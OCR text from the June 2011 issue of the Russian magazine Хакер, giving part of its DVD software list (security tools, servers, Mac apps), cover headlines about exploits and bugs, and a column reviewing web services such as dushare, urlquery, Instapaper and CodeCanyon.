Pytbull Testing Framework 0.3
Sqlmap 0.9
sslsnoop 0.6
SWFRETools
theHarvester 2.0
Yersinia 0.7.1
Zed Attack Proxy 1.2.0

>Server
Apache 2.2.17
BIND 9.8.0
Boa 0.94.13
CUPS 1.4.6
DHCP 4.2.1
Dnsmasq 2.57
Exim 4.75
nginx 1.0.0
Nut 2.6.0
OpenLDAP 2.4.25
OpenSSH 5.8
OpenVPN 2.2.0
Postfix 2.8.2
PostgreSQL 9.0.4
Samba 3.5.8
Sendmail 8.14.4
Snort 2.9.0
Squid 3.1.12

>System
Alsa 1.0.24
Bochs 2.4.6
ClusterSSH 3.28
Conky 1.8.1
Cupt 2.0.0
Linux Kernel 2.6.38.5
Loggerfs 0.5
NetXMS 1.0.11
QKernelBuilder 1.2
Sadms 2.0.15
SystemTap 1.4
Watsup 1.9
Xnee 3.09

>X-distr
CentOS 5.6

>>MAC
Blender 2.57b
BlueGriffon 1.0pre1
Bricksmith 2.5
EasyFind 4.7.2
eMaps 2.2.5
Firefox 4.0.1
Google Chrome 11.0.696.57
Growl 1.2.1
Gruml 0.9.25.121
ipswDownloader 0.4
Pashua 0.9.4.5
Silverlight 4.0.60310.0
SmartSVN 6.6.7
TenFourFox 4.0.1
TeXMaker 3.0.2
TeXShop 2.41
The Unarchiver 2.7.1
xACT 2.11
XMenu 1.9.3
YoruFukurou 2.4



DVD

№ 06(149) ИЮНЬ 2011

ХАКЕР

БЕЗОПАСНОСТЬ ПЛАГИНОВ GOOGLE CHROME СТР. 62

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.

www.xakep.ru

ИЮНЬ 06 (149) 2011

Тараканьи бега

САМЫЕ ИНТЕРЕСНЫЕ БАГИ В *NIX-СИСТЕМАХ



РЕЦЕПТЫ HTML5

СТР. 106

(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 11006

+

- Silverlight: защита и нападение
- Внутренности BlackHole exploit kit
- Мучаем виртуальную сеть на базе CISCO
- Обламываем UAC
- Взлом телеков на базе Linux

PHP-ДАЙВИНГ


НИЗКОУРОВНЕВЫЙ ПОИСК БАГОВ В WEB-ПРИЛОЖЕНИЯХ

СТР. 56






HTTP://WWW2



Для быстрой передачи файла через интернет



Для поиска малвари на сайте

DUSHARE


dushare.com

Чтобы передать кому-то большой файл, многие используют одну из многочисленных файловых помоек вроде rapidshare.com, позволяющих разместить у себя на серверах что угодно и практически без ограничений. Но это не лучший вариант. Избавиться от ограничения скорости скачивания и просмотра бесконечной рекламы позволяет сервис совершенно другого типа. Я говорю о dushare. Это не файловый хостинг, нет. Используя специальный апплет на Flash'е, dushare позволяет осуществлять передачу между клиентами напрямую (P2P), вообще без сервера-посредника. Примечательно, что связь можно установить, даже если оба клиента работают через файрвол. Скорость при этом ограничена лишь шириной их канала.

URLQUERY

urlquery.net

Новый сервис для сканирования веб-сайтов в поисках зловредного кода, загружающего на клиентские компьютеры малварь. При посещении исследуемого ресурса urlQuery предоставляет полную информацию о работе браузера, включая скриншот страницы, а также данные о выполняемых Java-скриптах и HTTP-транзакциях. Уже благодаря этому зачастую можно сразу понять, заражен ресурс или нет. Однако это не все: механизмы сервиса деобфусцируют большинство известных сплойт-паков и благодаря сигнатурной базе определяют конкретные встроенные в сайт сплойты. Проект пока находится в начальной стадии развития, но стремительно обрастает новыми фишками.



Чтобы не забывать прочитать интересные вещи



Для продажи и покупки готовых сниппетов

INSTAPAPER

instapaper.com

Далеко не всегда есть возможность сразу прочитать интересную статью или заметку, замеченную в Сети. Вопрос: как не забыть ее позже? Не могу придумать более удобного варианта, нежели тот механизм, который предлагает Instapaper. С помощью специального букмаркета на панели браузера (кнопка «Read later») можно в один клик сохранить интересную статью в базу сервиса. Он сам агрегирует весь контент и оформит его таким образом, что ты сможешь не только быстро вернуться к чтению сохраненных статей через специальный веб-интерфейс, но и распечатать их или просмотреть офлайн на мобильном устройстве (iPad/iPhone, Kindle).

CODECANYON

codecanyon.net

Если ты занимаешься программированием, то за время реализации различных проектов у тебя наверняка накопилось немало различных наработок. Их можно повторно использовать, и это большой плюс. Но если привести все наработки в презентабельный вид, сделав доступными для применения другими людьми, то на них вполне можно заработать деньги. CodeCanyon — это магазин готовых сниппетов в области веб-разработок (JavaScript, PHP Scripts, .NET, Plugins, CSS, HTML5) и в мобильной области (iOS, Android). Вот тебе пример: сниппет с удачной реализацией выпадающего меню на JS, ценою $5, был продан 1065 раз. Даже с учетом комиссии CodeCanyon — весьма неплохая прибавка к пенсии. Это лишь с одного единственного сценария.